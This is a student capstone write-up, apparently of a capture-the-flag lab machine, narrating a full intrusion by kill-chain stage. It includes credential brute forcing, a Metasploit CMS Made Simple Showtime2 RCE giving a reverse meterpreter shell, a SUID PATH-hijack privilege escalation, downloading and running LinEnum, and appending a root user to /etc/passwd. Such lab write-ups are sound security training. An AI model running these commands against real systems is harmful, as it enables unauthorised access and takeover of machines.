CENTRAL TRAINING ACADEMY


Title : Capstone Project

Name : Muhammad Yaseen ibn Akhtar

Submitted To: Sir Faheem Illyas Siddiqi


1.Reconnaissance (Information Gathering)

- **Objective:** Collect as much information as possible about the target system.
- **Actions:**
    - **Network Scanning:** Using **Netdiscover** to find the target IP address (192.168.1.15).
    - **Port Scanning:** Running **Nmap** with the -A flag to discover open ports and services (SSH on port 22 and HTTP on port 80).



NMAP scanning using command

nmap -A 192.168.1.15



2. Weaponization (Prepare Exploit)


- **Objective:** Identify vulnerabilities and prepare an attack based on the collected information.
- **Actions:**
  - **Directory Enumeration:** Using **dirb** to find hidden directories (aspadmin) on the web service.
  - **File Downloading:** Using **wget** to download the **user.list** and **password.list** files from the target server for a brute-force attack.

Using Command :

- **Dirb http://192.168.1.15**

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.1.15

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct  6 07:20:31 2024
URL_BASE: http://192.168.1.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.15/ ----
==> DIRECTORY: http://192.168.1.15/admin/
==> DIRECTORY: http://192.168.1.15/assets/
==> DIRECTORY: http://192.168.1.15/doc/
+ http://192.168.1.15/index.php (CODE:200|SIZE:19347)
==> DIRECTORY: http://192.168.1.15/lib/
==> DIRECTORY: http://192.168.1.15/modules/
+ http://192.168.1.15/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.1.15/tmp/
==> DIRECTORY: http://192.168.1.15/uploads/

---- Entering directory: http://192.168.1.15/admin/ ----
==> DIRECTORY: http://192.168.1.15/admin/aspadmin/
+ http://192.168.1.15/admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.15/admin/lang/
==> DIRECTORY: http://192.168.1.15/admin/plugins/
==> DIRECTORY: http://192.168.1.15/admin/templates/
```

By exploring the directories we get an important file of usernames and passwords,



3. Delivery (Launch the Attack)

- **Objective:** Launch the attack by exploiting identified vulnerabilities.
- **Actions:**
    - **BurpSuite Brute Force:** Capturing login page requests and using **BurpSuite's Intruder** to brute force the login credentials using the downloaded username and password lists.
    - Successfully obtaining valid credentials: **Username: west** and **Password: Madison**.


Now, Brute forcing through Burpsuit,

Set up proxy , turn on intruder and add username and password file to it and wait for attack to be done.
// I was in my home and my ip was changed at that time (192.168.1.8)

Also it took me 7 hour to fetch the results

Username :west

Password: madison




Okay so, again my ip is changed because of network ,

starting from **netdisccover** command ,

Host :192.168.1.12

Target : 192.168.1.15



4.Exploitation (Exploit Vulnerability)

- **Objective**: Exploit the vulnerability to gain unauthorized access to the system.
- **Actions:**
    - Using Searchsploit to find a Remote Code Execution (RCE) vulnerability in the CMS Showtime2 plugin.
    - Using Metasploit to execute the RCE exploit: exploit/multi/http/cmsms_showtime2_rce, gaining access to a meterpreter shell on the target system.
    - Upgrading the shell to a fully interactive one using a Python one-liner.

Following the instructions and starting Metasploit tool ;

Command : **sudo msfconsole**

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: View advanced module options with advanced

 ________________________________________
/ it looks like you're trying to run a \
\ module                                 /
 ----------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/
```

Now, Searchsploit gave us a Remote Code Execution Exploit. And moreover, it is a part of the Metasploit Framework.

Command : searchsploit showtime2

```
msf6 > search showtime2

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/multi/http/cmsms_showtime2_rce        2019-03-11       normal  Yes    CMS Made Simple (CMSMS) Showtime2 File Upload RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cmsms_showtime2_rce

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/cmsms_showtime2_rce) > options
```

To select the exploit ,Use command : use 0
then , **options** to see the requirements

```
msf6 exploit(multi/http/cmsms_showtime2_rce) > options

Module options (exploit/multi/http/cmsms_showtime2_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base CMS Made Simple directory path
   USERNAME                    yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the requirements as shown in screenshot using these commands

> set rhosts 192.168.1.15

> set username west

> set password madison

```
msf6 exploit(multi/http/cmsms_showtime2_rce) > set RHOSTS 192.168.1.15
RHOSTS ⇒ 192.168.1.15
msf6 exploit(multi/http/cmsms_showtime2_rce) > set username west
username ⇒ west
msf6 exploit(multi/http/cmsms_showtime2_rce) > set password madison
password ⇒ madison
```

Again see the options ,to see everything is properly done .

```
msf6 exploit(multi/http/cmsms_showtime2_rce) > options

Module options (exploit/multi/http/cmsms_showtime2_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   madison          no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.1.15     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base CMS Made Simple directory path
   USERNAME   west             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

here the weaponization is completed and we are going for exploitation

command : **run**

```
msf6 exploit(multi/http/cmsms_showtime2_rce) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Uploading PHP payload.
[*] Making request for '/NdKuoD7O.php' to execute payload.
[*] Sending stage (39927 bytes) to 192.168.1.15
[+] Deleted ./NdKuoD7O.php
[*] Meterpreter session 1 opened (192.168.1.12:4444 → 192.168.1.15:34454) at 2024-10-06 04:49:38 -0400

w
hmeterpreter >
ameterpreter > sysinfo
Computer    : westside
OS          : Linux westside 5.0.0-25-generic #26-Ubuntu SMP Thu Aug 1 12:04:58 UTC 2019 x86_64
Meterpreter : php/linux
meterpreter >
```

Now that we have the meterpreter, we ran the shell command to get the bash shell. But this we gave us an improper shell, so we will convert it into a proper shell using the python one-liner.

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
meterpreter > shell
Process 1088 created.
Channel 0 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@westside:/var/www/html/uploads/images$
```

5.Installation (Establish Persistence)

- **Objective:** Install backdoors or further escalate privileges to maintain control over the system.
- **Actions:**
    - **Privilege Escalation via SUID Binaries:** Using find / -perm -u=s -type f to locate files with SUID permissions. Finding the binary network_info.
    - **PATH Variable Exploit:** Creating a malicious ifconfig file in /tmp, modifying the PATH environment variable to include /tmp, and executing network_info to escalate privileges.

By using the following command, you can enumerate all binaries having SUID permissions:

find / -perm -u=s -type f 2>/dev/null

```
www-data@westside:/var/www/html/uploads/images$ find / -perm -u=s -type f 2>/dev/null
<loads/images$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/at
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/network_info
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/17200/bin/mount
/snap/core/17200/bin/ping
/snap/core/17200/bin/ping6
/snap/core/17200/bin/su
/snap/core/17200/bin/umount
/snap/core/17200/usr/bin/chfn
/snap/core/17200/usr/bin/chsh
/snap/core/17200/usr/bin/gpasswd
/snap/core/17200/usr/bin/newgrp
/snap/core/17200/usr/bin/passwd
/snap/core/17200/usr/bin/sudo
/snap/core/17200/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/17200/usr/lib/openssh/ssh-keysign
```

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories that hold all executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user.

- **/usr/bin/network_info**
- **cd /tmp**
- **echo "/bin/bash" > ifconfig**
- **chmod 777 ifconfig**
- **export PATH=/tmp:$PATH**
- **whoami**

```
www-data@westside:/var/www/html/uploads/images$ cd /tmp
cd /tmp
www-data@westside:/tmp$ echo "/bin/bash" > ifconfig
echo "/bin/bash" > ifconfig
www-data@westside:/tmp$ chmod 777 ifconfig
chmod 777 ifconfig
www-data@westside:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@westside:/tmp$ /usr/bin/network_info
/usr/bin/network_info
wside@westside:/tmp$ whoami
whoami
wside
wside@westside:/tmp$
```


6. Command and Control (C2)

- **Objective:** Establish a connection to remotely control the compromised system.
- **Actions:**
    - Maintaining access through the meterpreter shell and further escalation with local enumeration using **LinEnum.sh**.

- **Wgethttps://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh**
- **chmod 777 LinEnum.sh**
- **./LinEnum.sh**

```
wside@westside:/tmp$ cd /tmp
cd /tmp
wside@westside:/tmp$ ./LinEnum.sh
./LinEnum.sh
bash: ./LinEnum.sh: No such file or directory
wside@westside:/tmp$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
<sercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2024-10-06 08:59:10--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.04s

2024-10-06 08:59:11 (1.17 MB/s) - 'LinEnum.sh' saved [46631/46631]

wside@westside:/tmp$ chmod 777 LinEnum.sh
chmod 777 LinEnum.sh
wside@westside:/tmp$ ./LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```


After the successful run of the LinEnum Script, we find some important information that the /etc/passwd file is readable and writable by the user “wside”.



7. Actions on Objectives (Achieve Goal)

- **Objective:** Complete the final goal, such as exfiltrating data or capturing sensitive information.
- **Actions:**
  - **Privilege Escalation:** Editing the /etc/passwd file to add a new root user (raj) with the generated salted hash password using **OpenSSL**.
  - Successfully logging in as the root user and capturing the flag.

➢ **openssl passwd -1 -salt userr 1111**



After, generating the salted hash we edited the /etc/passwd using the echo command to add our password hash.

➢ **echo 'userr:1userr$f2Pmre5QK/Da.Kjkz8ign/:0:0::/root:/bin/bash' >> /etc/passwd**
➢ **su userr # root**
➢ **1111 # password for user**

Mission accomplished! The flag is ours 🥳🥳🚩🚩🚩

```
su userr
Password: 1111
```